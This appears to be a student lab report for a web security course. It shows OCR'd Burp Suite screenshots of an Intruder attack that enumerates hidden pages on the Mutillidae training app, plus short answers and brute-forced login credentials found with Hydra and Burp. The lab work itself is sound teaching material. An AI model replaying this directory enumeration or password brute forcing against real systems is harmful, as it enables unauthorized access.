



Web Attacks using Burp Suite
Bruce Lopez
ITIS 4221


Intercepting Proxy







Applications
Places
burp-StartBurp
Thu 20:09
Bruce Lopez
File Edit Search Options Help
Bruce Lopez
Mozilla Firefox
Connecting...
New Tab
Search
NetHunter
Getting Started
Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Target Positions Payloads Options
Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
GET /mutillidae/index.php?page=$login.php$ HTTP/1.1
Host: 172.73.169.148:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.73.169.148:8080/mutillidae/
Cookie: PHPSESSID=$qqe6f96kfl1s7ok0t2g8tlqr4f5$
Connection: close
Upgrade-Insecure-Requests: 1
Start attack
Add §
Clear §
Auto §
Refresh
Clear
Type a search term
0 matches
2 payload positions
Length: 449
d Pwn On
Not Logged In
View Log | View Captured Data
Requests


Applications
Places
burp-StartBurp
Thu 20:13
Bruce Lopez
File Edit Search Options Help
Bruce Lopez
Mozilla Firefox
Connecting...
New Tab
Search
NetHunter
Getting Started
Burp Suite Free Edition v1.7.27 - Temporary Project
Intruder attack 6
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Position Payload Status Error Timeout Length Comment
0 200 55299
1 1 200 51894
2 1 admin 200 44770
3 1 administrator 200 44818
4 1 accounts 200 44788
5 1 accounting 200 44800
6 1 agent 200 44770
7 1 agents 200 44776
8 1 secret 200 44776
9 1 secretsuff 200 44800
10 2 200 55357
11 2 admin 200 55299
12 2 administrator 200 55299
13 2 accounts 200 55299
14 2 accounting 200 55299
15 2 agent 200 55299
16 2 agents 200 55299
Finished
Edit
Remove
Up
d Pwn On
Not Logged In
View Log | View Captured Data
Requests





Which hidden pages have been discovered?


- .htaccess
- .htpasswd


What about the length of those pages might be an indication of pages found?


- The length of those pages is about significant higher the admin page is about 44800 while the .htaccess and htpasswd have a length of 138702. They are about 100,000 longer.

Brute Force


- **Hydra**
  - Username: admin password: adminpass
  - Username: root password:list_password








- **Burp Suite**
  - Username: admin password: adminpass





